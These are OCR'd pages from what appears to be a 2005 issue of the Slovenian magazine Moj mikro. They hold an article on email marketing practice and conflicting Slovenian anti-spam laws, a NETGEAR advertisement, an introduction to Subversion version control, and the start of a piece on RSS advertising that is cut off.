Končna cena, ki jo plača tržnik oziroma podjetje, ki je svojim uporabnikom, naročnikom, obstoječim ali potencialnim kupcem poslalo neustrezno elektronsko sporočilo z namenom neposrednega trženja, je, da ne bodo samo prezrli vsebine sporočila, temveč bodo tudi v prihodnje ignorirali vsa sporočila z istega naslova. Kot meni **Jakob Nielsen**, guru uporabniške izkušnje in eden najbolj priznanih svetovnih strokovnjakov na področju komuniciranja z uporabniki informacijskih tehnologij, je ena izmed posebnosti elektronske pošte **zelo čustven odziv uporabnikov**.

Pri **spletnih straneh** uporabnike zanima predvsem **funkcionalnost** in v večini primerov stran zapustijo takoj, ko dobijo zelene informacije. S stranjo ne navežejo čustvene povezave, saj se počutijo kot obiskovalci. Imajo jo za orodje, obiščejo jo po potrebi – če jim je uporabniška izkušnja v zadovoljstvo, pogosteje, če ni, pač redkeje. Pri elektronski pošti je naveza povsem drugačna. Elektronsko sporočilo se znajde v **njihovem** nabiralniku, elektronsko pošto jemljejo osebno, povsem nasprotno kot pri spletnih straneh. Medtem ko se na spletni strani počutijo kot del množice, je elektronsko sporočilo individualen način komunikacije, čeprav se ob tem zavedajo, da je pošiljatelj to sporočilo poslal na tisoč, deset tisoč ali milijon drugih naslovov.

PIŠI MI OSEBNO

Ko že govorimo o milijonskih številkah, moramo poudariti, da znajo uporabniki danes že precej dobro ločiti med spamom in pošto, ki je prišla na njihov naslov, zaradi tega, ker so se prijavili na poštni seznam. Kljub temu pa uporabnike močno ježi, zakaj se pošiljatelj ni potrudil in sporočila vsaj minimalno **poosebil**. Počuti se kot delček skupine, ki ga je uradnik pred okencem postavil v vrsto, obravnava pa ga kot brezosebno številko v končnem seštevku lastnih koristi in dobička.

S posebljenjem pa ne mislimo zgolj klasičnega nagovora z imenom in priimkom. Naslovnik se upravičeno sprašuje, zakaj je moral ob

prijavi na poštni seznam vnesti svoj spol, starost, kraj in še vrsto drugih demografskih podatkov, če potem elektronsko sporočilo govori o splošnih stvareh, med katerimi mora sebi zanimivo ponudbo iskati tako kot na spletni strani. Ker je včasih takšno iskanje še zamudnejše kot na spletni strani, je zadruga na strani pošiljatelja toliko večja. S tem podjetje nehoti ustvari prav nasproten učinek od zelenega.

Poglavitna prednost neposrednega trženja prek elektronske pošte je prav **osebna vez**, ki jo podjetje ustvari s stranko. Vsi imamo radi, če nam prodajalec v trgovini nameni nasmeh in svoj čas, hkrati pa hitro prepoznamo hlinjeno prijaznost, za katero se skriva želja za hitrim



Veliko pomembnejša od kvantitete našega poštnega seznama je kakovost, saj bomo lahko posameznemu uporabniku zagotovili več kakovostnejših informacij na podlagi njegovih želja.

zaslužkom na naš račun. Tudi pri elektronski pošti ni nič drugače, le da so znamenja, na katera se pozitivno ali negativno odzivajo prejemniki pošte, drugačna. Če so bili uporabniki včasih začudeni, od kod je le prišlo to ali ono reklamno sporočilo, znajo danes ločiti zrnje od plev. Nenehno zasipavanje s spamom je namreč iz uporabnikov naredilo veliko zahtevnejše kupce, kot so bili nekoč. To ne pomeni, da so pripravljene kupiti manj, prav nasprotno, le z njimi je treba ravnati kot z odraslimi, pri-sebnimi in odgovornimi uporabniki interneta, predvsem pa jim moramo na najlažji način ponuditi natančno tisto, kar potrebujejo.

Sliši se imenitno, toda kako to izvesti? Predvsem bi morala podjetja **bolj poznati ljudi**, ki jim pošiljajo svoja trženjska sporočila in publikacije. Ena izmed večjih zablod v zvezi z elektronskim marketingom je vprašanje **kvantitete**. Češ, imamo več kot deset tisoč elektronskih naslovov, ki smo jih pridobili s svojo nagradno igro, in zdaj bomo te naslovnike spreobrnili v kupce (števila smo ustrezno prilagodili našim razmeram). Toda kaj sploh vemo o teh uporabnikih? Najbrž zgolj to, da so hoteli brezplačno priti do nagrade. Veliko pomembnejša je **kakovost** našega poštnega seznama, saj bomo lahko **posameznemu** uporabniku zagotovili več kakovostnejših informacij na podlagi njegovih želja. In tu se logika kvantitete sesuje. Morda bi s seznama, ki vključuje deset tisoč naslovov, lahko izluščili zgolj nekaj sto, morda tisoč uporabnikov, ki jih **dejansko** zanima naša ponudba, toda tu večina podjetij zataji. Namesto da bi se posvetili majhnemu, a zainteresiranemu številu uporabnikov, raje delajo na veliko.

MANJ JE VEČ

Poglavitna napaka trženjskih sporočil je, da **posiljujejo uporabnika z informacijami**, ki jih niti ne želi niti jih ne potrebuje, medtem ko ima podjetje na voljo natančno tiste informacije in izdelke ali storitve, ki bi naslovnika najbrž zanimali. Tehnologija že dolgo časa omogoča vzdrževanje **poštne seznama**, ki **beležijo uporabniške preference** ob prijavi in jih prilagaja skozi njihove odzive, v enostavnejši izvedbi pa je problem rešljiv z različnimi, ločenimi elektronskimi publikacijami, na katere se uporabniki po potrebi naročijo ali odjavijo. Nič novega torej, toda ta napaka se še vedno ponavlja, znova in znova.

Druga napaka nekakovostnih trženjskih sporočil je **prezamudna ali prezapletena odjava** s poštne seznama. Podjetja se zanašajo na dejstvo, da je na njihovem seznamu določeno število naslovnikov, ki so se prostovoljno prijavili na seznam, ne zavedajo pa se, da se veliko uporabnikov sploh ne odjavi s poštne seznama, saj raje uporabijo filtre proti spamu. Še huje je tam, kjer prevladuje prepričanje, da bo zapletena odjava s seznama odvrnila uporabnika

od branja sporočil. Nič čudnega, če se nato pošiljatelj tako po krivici znajde celo na črni listi kakšnega izmed globalnih servisov za boj proti spamu. Prav tako se je treba zavedati dejstva, da mnogi uporabniki sporočilo preprosto ignorirajo in zbrišejo, ne da bi ga prebrali. Pošiljatelj bi pravzaprav moral v rednih, sicer daljših časovnih presledkih preverjati zainteresirano občinstvo in odjavljati tiste uporabnike, ki se ne bi po nekajkratnem pozivu odzvali, da želijo še naprej prejemati trženjska sporočila.

Tudi **način pisanja** sporočil in publikacij je lahko zelo problematičen. Sicer velja pisanje za internet (ne samo za svetovni splet!) za specializirano veščino, toda na hitro lahko rečemo, da je **manj več**. Veliko več. Elektronsko sporočilo lahko samo v izjemnih primerih napišemo kot prodajno pismo. Le redkim uporabnikom interneta se ljubi brati sicer na moč intrigantno besedilo o tem, kaj se jim obeta, če bodo prebrali sporočilo do konca. Prodajno pismo sodi na spletno stran, medtem ko naj elektronsko sporočilo zgolj spodbudi osnovno radovednost uporabnika, da bo kliknil na povezavo. Vsekakor pa je prav, da mu nakažemo, kaj bo lahko prebral na spletni strani, saj so neizpolnjene obljube ena izmed hujših boleznih internetnega marketinga.

Če odmislimo vprašanje besedilne proti HTML-obliki, grafičnega oblikovanja v slednjem primeru slednjega, oblikovalske rešitve na spletni strani, kamor vodijo povezave iz trženjskega sporočila in še nekaj ne tako nepomembnih dejavnikov, lahko rečemo, da bi že s premostitvijo zgoraj naštetih napak naredili veliko za uspešnost trženjske elektronske poš-

te. Toda žal moramo dodati še našo, povsem slovensko posebnost. Slovenija ima namreč dva zakona, ki urejata pošiljanje nenaročene elektronske oglasne pošte, a medsebojno nista povsem usklajena. To pa povzroča največje težave prav tistim, ki želijo elektronsko pošto uporabljati kot legalno orodje za poslovni marketing. Tisti, ki jih zanima spam, se tako ali poživljajo na zakone, kajne?

SLOVENIJA, OD KOD LEPOTE TVOJE?

Zakon o varstvu potrošnikov (ZVPot) v svojem 45.a členu ureja pošiljanje nenaročene oglasne pošte na povsem jasn način, s čistim načelom »opt-in« (vnaprejšnje soglasje prejemnika e-pošte), ki pravi: »Podjetje lahko uporablja sistem klicev brez posredovanja človeka, faksimile napravo in elektronsko pošto samo z vnaprejšnjim soglasjem posameznega potrošnika, ki mu je sporočilo namenjeno.« Odjava s poštne seznama je definirana v istem členu: »Če potrošnik pri kateremkoli stiku, vzpostavljenim s sredstvom za komunikacijo, ki omogoča osebna sporočila, izjavi, da ne želi več prejemati sporočil na takšen način, mu podjetje ne sme več pošiljati nobenih sporočil, ki so namenjena sklenitvi pogodbe za dobavo katerekakoli blaga ali katerekoli storitve.« Do sem vse jasno. Podjetje, ki želi legalno in tudi etično tržiti svoje storitve, da ne sme pošiljati trženjskih sporočil nekomu, ki se ni naročil na poštni seznam. Takšno podjetje bo tudi že brez tega zakona vedelo, da je pošiljanje pošte nenaročenim uporabnikom spam, ki nima niti najmanjše zveze z uspešnim internetnim trženjem. Ker je tukaj govor zgolj o potrošnikih, torej o fizičnih osebah, se mnoga podjetja zanašajo na misel, da lahko sporočila nenaročeno pošiljajo drugim podjetjem oziroma vsem subjektom, dokler ne gre neposredno za potrošnika. Toda tukaj se pošteno motijo.

Republika Slovenija je v skladu z evropsko direktivo ob vstopu v EU sprejelo Zakon o elek-

Slovenska zakona, ki urejata pošiljanje nenaročene elektronske oglasne pošte, sta neusklajena, saj zakon o varstvu potrošnikov zahteva za to vnaprejšnje soglasje prejemnika e-pošte, zakon o elektronskih komunikacijah pa le možnost odjave naslovnika s seznama.

tronskih komunikacijah (ZEKom), ki v svojem 109. členu glede neželene komunikacije odreja takole: »Uporaba samodejnih klicnih sistemov za opravljanje klicev na naročnikovo telefonsko številko brez človekovega posredovanja (klicni avtomati), faksimilnih naprav ali elektronske pošte za namene neposrednega trženja je dovoljena samo, če naročnik predhodno soglaša s tem.« ZEKom pa v nadaljevanju dopušča tako imenovani »mehki opt-in«: »Ne glede na določbe prejšnjega odstavka lahko fizična ali pravna oseba, ki od kupca svojih izdelkov ali storitev pridobi njegov elektronski naslov za elektronsko pošto, ta naslov uporablja za neposredno trženje svojih podobnih izdelkov ali storitev, vendar mora kupcu dati možnost, da kadarkoli na brezplačen in enostaven način zavrne takšno uporabo njegovega elektronskega naslova.«

To pomeni, da po enem zakonu nenaročene oglasne pošte potrošnikom sploh ne smemo pošiljati, po drugem pa bi lahko obstoječim kupcem oglaševali podobne izdelke ali storitve, kakršne smo jim že enkrat prodali, če jim le omogočimo, da se s takšnega seznama tudi odjavijo. Seveda je drugi zakon veliko bolj smiseln, saj je obstoječi kupec že potencialno veliko bolj zainteresiran za izdelke in storitve, ki jih je nekoč že kupil pri nas, in če ga bomo z oglasnim elektronskim sporočilom zmotili, ga bomo z veseljem odstranili s seznama. Če nam

je le količjak jasno, kako neposredno trženje prek interneta deluje, kajne. Po drugi strani pa si lahko s pošiljanjem sporočila fizični osebi, sicer obstoječi stranki, nakopljemo tržnega inšpektorja, ki nas bo zagrabil za vrat zaradi ZVPot, ki mehkega opt-in ne predvideva.

Žal je nova vlada z ukinitvijo ministrstva za informacijske dejavnosti preprečila, da bi lahko preverili obljubo takratnega prvega moža MID-a Pavleta Gantarja, ki je lani v intervjuju za Moj mikro dejal, da bo treba ta dva zakona uskladiti. Leto in pol pozneje se ni zgodilo nič novega na tem področju, toda ob vseh tektonskih rošadah v sodobni slovenski politekonomiji niti ne moremo pričakovati, da bi kdo sploh opazil ali bil sposoben opaziti škodo, ki jo ta neusklajenost pravzaprav povzroča gospodarstvu.

Zmeda nastaja zaradi razlike med mehkim in navadnim načelom opt-in v obeh zakonih, saj podjetja ne vedo, kateri zakon je treba upoštevati. Če po enem zakonu velja, da smemo pošiljati oglasno pošto zgolj tistim, ki so se za prejemanje sporočil prej odločili, zakaj je potem drugi bolj permissiven in dopušča pošiljanje pošte obstoječim strankam brez predhodnega dovoljenja? In tudi: kaj se nam lahko zgodi, če nas kdo prijavi? Kaj je torej storiti tržniku, ki ga država pušča prosto krmariti med kladivom in nakovalom? Ker ne želimo prevzeti odgovornosti za morebitne kazni, ki znašajo od milijon do 10 milijonov tolarjev (5 milijonov za samostojnega podjetnika), priporočamo, da pred pošiljanjem elektronske trženjske pošte, v kateri bodo tudi vaše stranke, ki niso dale izrecnega dovoljenja, dobro preberete omenjena zakona in se na podlagi njiju sami odločite, kaj boste storili.

Dokler pravna zmeda ne bo urejena, bo najbrž najbolje, če se držimo strožje različice. Tudi sicer je uporabnik, ki se je sam odločil za prejemanje pošte, dovtetnejši za sporočilo in s tem si tudi lahko naredimo manj škode pri naslednjih pošiljanjih. Previdnost torej ni odveč le zaradi zakona, temveč tudi zaradi samega učinka. ■

SMALL BUSINESS
MEDIUM BUSINESS
CORPORATE



do -30%

Gigabit za vsak žep



GSM7212
-179.900,00 SIT
129.900,00 SIT



GSM7224
-269.900,00 SIT
188.990,00 SIT



GS724T
-149.900,00 SIT
109.900,00 SIT

Uvoznik: Domex d.o.o. t: 01 56 58 750, e: prodaja@domex.si | Pooblaščen prodajalci: 3 LAN d.o.o., Murska Sobota, t: 02-5281010, e: info@3lan.si | 4SecNet d.o.o., Trzin, t: 051-401301, e: prodaja@4secnet.com | ADD d.o.o., Ljubljana, t: 01-4790011, e: info@add.si | Bona Dea d.o.o., Ljubljana, spletna trgovina www.laninwan.com | Domino Sistemi d.o.o., Solkan, t: 05-3333670, e: prodaja@domino-sistemi.si | EGT d.o.o., Zalec, t: 03-7136800, e: info@egt.si | Gambit trade d.o.o., t: 080 11 04, e: marko.zrim@gambit.si | Hestia Pro d.o.o., Ljubljana, t: 01-4210170, e: info@hestia-pro.si | JE Computers s.p., Slovenska Bistrica, t: 02-8182858, e: info@jecomp.net | Marand d.o.o., Maribor, t: 02-2297222, e: matjaz.pogljajen@marand.si | Medic Team d.o.o., Novo Mesto, t: 07-3321610, e: nm@medic.si | NetiNet d.o.o., Ljubljana, t: 01-5105666, e: info@netinet.si | Parcom d.o.o., Nova Gorica t: 05-3352700, e: prodaja@parcom.si | Redox d.o.o., Portorož, t: 05-6710700, e: redox@redox.si | Rubikon d.o.o., Postojna, t: 05-7265660, e: prodaja@rubikon.si

©2005 NETGEAR, Inc. NETGEAR je zaščitena blagovna znamka. Slogán "Everybody's connecting" je zaščitena blagovna znamka podjetja NETGEAR, Inc. Vse pravice pridržane. Fotografije so simbolične, tehnične specifikacije izdelkov se lahko spremenijo brez predhodnega obvestila. Cene vključujejo DDV. Akcija traja do 31.12.2005 oziroma do razprodaje zalog.

www.netgear.com



Everybody's connecting.™

UČINKOVIT NADZOR RAZLIČIC

Potreba po upravljanju večkratnih kopij istega dokumenta obstaja že vrsto let. Sprva so to počeli na najrazličnejše načine in prav ti so rabili kot opora za razvoj programske opreme, ki bi poenotila celoten proces in omogočila enostavno sledenje spremembam v življenjskem ciklu dokumenta. Prav to in še kaj več nam omogoča program Subversion.

Piše: Uroš Gruber


uros.gruber@mojmikro.si

Osnovna ideja tovrstnih orodij je centralizirano vodenje sprememb, tako ima več uporabnikov možnost spremljati, kaj se s podatki dogaja. Čeprav teorija najvišje vrste dokumentov, je v praksi največji delež uporabnikov še vedno razvijalec programske opreme. Razvoj programske opreme še danes velja za zahtevno opravilo, in ker so razvijalci sami shranjevali vrsto različic določene programske kode in me sabo usklajevali nastale spremembe, je dostikrat prihajalo do neželjenih napak in povrhu vsega je bilo to delo zelo zamudno. V zadnjem času se orodja za sledenje vse pogosteje uporabljajo tudi na drugih področjih. Verjetno je vsem znano poimenovanje datotek v slogu »seminarska_naloga_osnutek«, »seminarska_naloga_brez_zaključka«, »seminarska_test« in še kaj bi se našlo. Takšno nesmiselno početje lahko enostavno odpravite z uporabo orodij za sledenje sprememb, s katerimi se lahko v vsakem trenutku povrne v katerokoli stanje datoteke, ki je skozi čas dobivala končno podobo. Orodja so uporabna tudi pri urejanju najrazličnejših dokumentacij, konfiguracij, najrazličnejših tehničnih načrtov, še zlasti kadar je delo skupinsko. Zanimivo je da je bil že leta 1985 razvit datotečni sistem Files-11 za potrebe operacijskega sistema Open VMS, ki omogoča sledenje spremembam na ravni datotek. Kljub temu marsikdo za orodja, ki olajšajo delo z upravljanjem večkratnih kopij dokumentov še nikoli ni slišal. Zato je prav, da si ogledamo, kaj nam takšna tehnologija omogoča in morda tudi, česa ne.

SISTEMI SLEDENJA SPREMOMB

Orodja za sledenje spremembam so na trgu že od leta 1970, ko je bil za okolje UNIX razvit SCCS, vsako izmed njih pa prinaša svoje prijeme skupaj z osnovno idejo. V grobem ločimo sisteme, ki delujejo po načelu distribucije (vsak uporabnik izvaja spremembe v svojem lokalnem repozitoriju, spremembe pa se pozneje delijo med sabo kot ločen korak. Ti sistemi so omogočali delo brez povezave, poenostavljeno pa je bilo tudi dodeljevanje pravic na centralnih sistemih). Drug način, ki je danes bolj razširjen, pa je nedistribuiran, ki je vpeljal uporabo lokalne

kopije. Ker se je velikokrat dogajalo, da je več uporabnikov želelo v istem trenutku urejati isti dokument, je bilo treba zagotoviti mehanizem, ki bi preprečeval, da uporabnika eden drugemu spreminjata podatke. Nekateri sistemi so to reševali z datotečnim zaklepanjem (file locking), s čimer je lahko uporabnik preprečil dostop do dokumenta v času, ko je želel sam opraviti kakšno spremembo. Takšna zaklepanja so prinašala tudi težave, zaradi katerih je še danes zaslediti vroče debate na raznih forumih. Drugi sistemi so hkrati dostop dovoljevali in pozneje z združevanju (merging) poskrbeli, da ni prišlo do nepotrebnih prekrivanj in napak.



čju nadzora različic (version control), orodja CVS, popraviti napake, ki so se z leti pokazale kot slepa ulica v razvoju, in hkrati izboljšati ter ponuditi nove funkcionalnosti. V osnovi gre za programsko opremo tipa odjemalec-strežnik, ki sta lahko nameščena v istem računalniku ali ločeno. V praksi se bolj uporablja slednje, saj daje bistveno več možnosti, predvsem večuporabniških. Strežnik za shranjevanje podatkov

Subversion poleg osnovnih možnosti pregleda, kaj se je v dokumentu spremenilo, kdo je to spremembo napravil in kdaj, ponuja še vrsto novih možnosti, kot so sledenje sprememb drevesne strukture, lastnostim, metapodatkom ...

Kakorkoli, vsem tem sistemom je skupna možnost pregleda, kaj se je v dokumentu spremenilo, kdo je to spremembo napravil in seveda tudi kdaj. Eno izmed orodij, ki to omogoča, je Subversion, ki je luč sveta ugledal šele leta 2000, a je do danes dokazal, da je zrel izdelek, ki je vreden preizkusa.

PROJEKT SUBVERSION

Subversion je odprtokodni projekt (izvorna koda je na voljo na njihovi domači strani), in sicer teče razvoj v okviru licence Apache/BSD. Čeprav je programska oprema brezplačna, projekt finančno podpira podjetje ColabNet, ki se prav tako ukvarja z razvojem najrazličnejše programske opreme. Zaenkrat ni pričakovati kakršnih koli sprememb na glede pogojev uporabe kot tudi odprtosti razvojne kode. Subversion lahko poganjamo na vsakem sistemu, pogoj je le podpora knjižnici APR (Apache Runtime Library), ki pa je na voljo za večino Linuxovih distribucij, okolij BSD, Solaris, IBM OS, Mac OS X, BeOS in ne nazadnje tudi za Windows, vendar od različice NT naprej.

Po njihovih besedah je glavni razlog razvoja nadomestitev, lahko bi rekli »očeta« na podro-

uporabna lasten datotečni format ali podatkovno podlago BarkleyDB.


NOVE MOŽNOSTI SLEDENJA

Podpora sledenju sprememb drevesne strukture je ena izmed najbolj pogrešanih možnosti CVS-ja. Subversion je to hibo odpravil in ponudil še dodatne možnosti, saj poleg tega podpira sledenje lastnostim, metapodatkom in preimenovanja tako datotek kot imenikov. Pomembna novost je tudi atomic commit, kar pomeni, da se potrditev (commit) zgodi le, če se vse spremembe datotek delovne kopije pravilno prenesejo v repozitorij, sicer se celotna akcija zavrne, v repozitoriju pa se vzpostavi prvotno stanje. Ta lastnost se imenuje atomarnost (atomicity) in od tod tudi ime atomic commit. Lahko bi rekli, da se potrjevanje sprememb izvaja kot transakcija, ki jih poznamo na primer iz strežnikov SQL. Kot rezultat atomarnih sprememb Subversion številči različice repozitorija, ne pa datotek, kot je to pri CVS-ju. Zato je napačna izjava »različica datoteke x.y je 24«, pravilna pa »datoteka x.y, kot obstaja v štiriindvajseti različici repozitorija«. Sprva se je verjetno težko privaditi na takšno terminologijo, vendar je uporaba te

osnovni pogoj za razumevanje atomarnih sprememb.

Nočna mora uporabnikov CVS-ja je vsekakor **sledenje sprememb binarnih datotek** (najrazličnejši tipi slik, dokumenti iz okolja Office, datoteke pdf ...). Ker CVS temelji na formatu RCS, ki je v osnovi besedilni format je vsakršna sprememba binarne datoteke pomenila zamenjavo celotne datoteke. To pomeni, če ste v repozitoriju imeli fotografijo velikosti 50 KB, je sistem ob vsaki spremembi ustvaril novo kopijo spremenjene datoteke. Subversion v ta namen uporablja primerjalno orodje **Vdelta**, ki omogoča učinkovito iskanje sprememb tako v besedilnih kot tudi binarnih datotekah. Poleg tega je izboljšana tudi komunikacija med strežnikom in odjemalcem, kjer se v primerjavi s CVS-jem prenašajo le spremembe datotek, in to v smeri proti strežniku in obratno. To pomeni, da odjemalec pošlje v strežnik **le spremenjeno vsebino datoteke**, ne pa celotne, kar občutno zmanjša količino prenesenih podatkov. Za iskanje sprememb, ki smo jih izvedli lokalno, pa komunikacija s strežnikom ni potrebna, saj se primerjava izvede na lokalni kopiji repozitorija.

Učinkovitost Subversiona se pokaže tudi pri **vejtvah** (branching) in **označevanju** (tagging). CVS mora pri tem opravilu vejiti oziroma označiti vsako datoteko posebej, kar je lahko pri velikem številu datotek zelo potratno opravilo. Razvijalci Subversiona so vse skupaj zelo poenostavili in tako pri vejitvi program naredi



Z zgornjega diagrama je razvidno, da je Subversion zasnovan modularno in ima odlične možnosti za nadaljnji razvoj. K temu pripomore še aplikacijski vmesnik za odjemalski del, s katerim je enostavno razviti svoj, bodisi besedilni, grafični ali drug vmesnik. Enostavno pa ga je umestiti v kakšno drugo aplikacijo, kjer potrebujemo sledenje spremembam. Za konec bi omenili še odlično podporo lokalizaciji prikazovanja sporočil, napak in pomoči v jeziku, ki vam je domač.

enostavno kopijo trenutnega stanja. Šli so celo tako daleč, da program dejansko ne razlikuje med vejitvijo oz. označitvijo. Razlika je bolj v dogovoru in uporabi imen. Vejitev je torej kopija, ki jo spremenjamo ločeno, medtem ko je ne želimo več spreminjati.

Ker smo že nekajkrat omenili komunikacijo **odjemalec-strežnik** je vredno dodati tudi, da so imeli pri razvoju Subversiona strežniško podporo v mislih že od začetka načrtovanja. Dostop do repozitorija je poleg lokalnega možen prek **namenskega strežnika**, ki je vključen v programski paket in precej spominja na strežnik, ki ga uporablja CVS. Za naprednejše uporabnike pa je možen dostop prek spletnega strežnika **Apache**. Dobra stran slednjega je, da lahko uporabimo že znane tehnologije kot so, enostavna avtorizacija in identifikacija uporabnikov, varen prenos podatkov prek SSL-a in sprotno stiskanje podatkov. Obenem dobimo še enostaven spletni vmesnik, prav tako brezplačno.

KAJ SE OBETA

Subversion ponuja obilo funkcionalnosti, vendar razvoj še zdaleč ni končan. V prihodnosti je pričakovati izboljšano podporo **preimenuvanju in združevanju** (merging) dokumentov, popolnoma prenovljen varnostni sistem **ACL** (Access Control List). Med novostmi bodo tudi predloge za dodajanje komentarjev, sistem za beleženju dnevnikov, boljše povezanosti z razvojnimi orodji in ne nazadnje tudi dokumentacija. Čeprav želja avtorjev programa ni narediti orodje brez konkurence, se zavedajo, da konkurenca ne počiva. Poznamo vrsto različnih orodij (Visual SourceSafe, Superversion, Perforce, Synergy, BitKeeper, TrueChange, Evolution) in tudi CVS se lahko kljub vsemu suvereno postavi ob bok marsikateremu od naštetih. Ravno razširljivost je mu daje večje možnosti za nadaljnji uspeh, kot tudi odlična podpora uporabnikom. KollabNet med drugim ponuja tudi komercialno podporo, kar je dobrodošlo pri večjih projektih.

Ker verjamemo, da je na prvi pogled uporaba orodja zapletena, saj je veliko novih izrazov, nekateri pa verjetno ne vidijo prave uporabne vrednosti, smo za naslednjo številko pripravili sprehod skozi praktične primere za enostavnejše seznanjenje s to tehnologijo. ■

Slovar pojmov

- **repozitorij** – Skupna shramba podatkov v strežniku ali v lokalnem imeniku, kjer so shranjene informacije o datotekah.
- **revision** – Ponemok je zaslediti tudi izraz version. Pomeni stanje repozitorija v verigi sprememb, ki se vršijo skozi čas.
- **branch** – Vejitev je dejansko nova veja sprememb, ki se lahko nadalje spreminja popolnoma ločeno od glavne veje ali pa se ji kasneje ponovno pridruži.
- **tag** – To označitev uporabljamo, ko želimo neko stanje v repozitorju označiti kot zaključeno celoto.
- **commit** – Potrditev oziroma ena izmed akcij, s katero spremembe, ki smo jih napravili na delovni kopiji, pošljemo nazaj v repozitorij.
- **working copy** – Kopija stanja repozitorija v določenem trenutku, ki ga z ukazom checkout prenesemo v svoj računalnik.
- **check-out** – Ukaz prenese vsebino celotnega ali poljubnega dela repozitorija v delovno kopijo, katero lahko po želji spreminjamo in dopolnjujemo.
- **update** – Ukaz osveži vsebino delovne kopije s spremembami v repozitoriju, ki so se zgodile od objave oz zadnjega osveževanja. Poleg tega upošteva vse spremembe, ki so se zgodile v lokalni kopiji in jih po potrebi združi.
- **merge** – Združevanje sprememb, ki so nastale med različicami. Ponavadi te združitve opravi program sam.
- **conflict** – Če samodejno združevanje ni možno, kar pomeni, da gre za spremembo na istem mestu dokumenta, nastane konflikt, ki ga je treba pred prenosom podatkov v repozitorij na delovni kopiji razrešiti.
- **import** – To opravilo se izvaja, ko želimo neko drevesno strukturo na novo vnesti v repozitorij.
- **export** – Precej spominja na objavo (check-out), le da tukaj prenesemo kopijo lokalno brez vseh metapodatkov, ki rabijo nadaljnjemu sledenju sprememb.
- **changelist** – Seznam sprememb, bodisi v več ali samo eni datoteki, ki bodo poslane v repozitorij.
- **patch** – Obliz je datoteka, s katero lahko opravimo osvežitev podatkov iz ene različice v drugo.
- **log** – Seznam vseh sprememb, ki so jih zavedli uporabniki med spreminjanjem in potrjevanjem teh sprememb v repozitorij.

SPAM V UČINKOVITEJŠI OBLIKI

Uporaba tehnoloških dosežkov za razvoj naprednejših marketinških tehnik in agresivnejšo prodajo ni novost. Očetje interneta zagotovo niso niti sanjali, še manj pa si želeli, da bo njihova življenjska stvaritev le eno od orodij kapitalizma. Tehnologija RSS je za to še posebej prikladna.

Piše: Bojan Amon

bojan.amon@mojmikro.si

Elektronska pošta, splet, pojavna okna, pasice in še kaj so le nekatera od internetnih mehanizmov za promocijo izdelkov in storitev. Eden izmed zadnjih dosežkov razvoja tehnik za natančnejše in učinkovitejše trženje preko spleta je RSS (Rich Site Summary). Kot smo v Mojem mikru že pisali, gre za **elektronska sporočila**, ki so nekakšni **povzetki spletnih strani**. Njihov videz je grafično in vsebinsko podoben elektronski pošti HTML, zato tudi ne preseneča dejstvo, da je RSS zadnje čase vse pogosteje izkoriščen za podajanje takšnih in drugačnih elektronskih oglasnih sporočil. Kar je bila v osnovi tehnologija namenjena učinkovitejšemu in polnejšemu sporočanju vsebin, **prilagojenih željam in interesom uporabnika**, je postalo novo spletno orodje za vsiljevanje vsebin, ki jih redko kdo želi.

VABLJIVA ZASNOVA ZA TRŽNIKE

Da je celoten koncept še bolj na prvi pogled še bolj nedolžen, gre pri oglaševanju na podlagi RSS-a za posredovanje marketinških vsebin **znotraj tistih vsebin, ki uporabnika dejansko**

zanimajo. Že sami opisi tehnologije RSS lahko v sebi skrivajo tržne namige (<http://rss.marketingstudies.net/>), saj naj bi šlo za tehnologijo, ki omogoča podjetjem enostavno doseganje strank, povečanje pomembnosti spletne strani med zadetki iskanja ter visoko stopnjo uspešnosti ne glede na vso zaščito, ki jo imajo uporabniki nameščeno v svoj računalnik.

Na drugi strani nekateri avtorji (www.clickz.com/experts/brand/buzz/article.php/3517006) odkrito navajajo marketinške potenciale RSS-a. Številna podjetja, ki v spletu ponujajo izdelke in storitve, so tako začela izkoriščati RSS za posredovanje kuponov, s katerimi uporabnike seznanjajo z akcijsko ponudbo določenih izdelkov ali storitev (npr. phatdeal.com).

PR, NOVICE, BLAGOVNE ZNAMKE ...

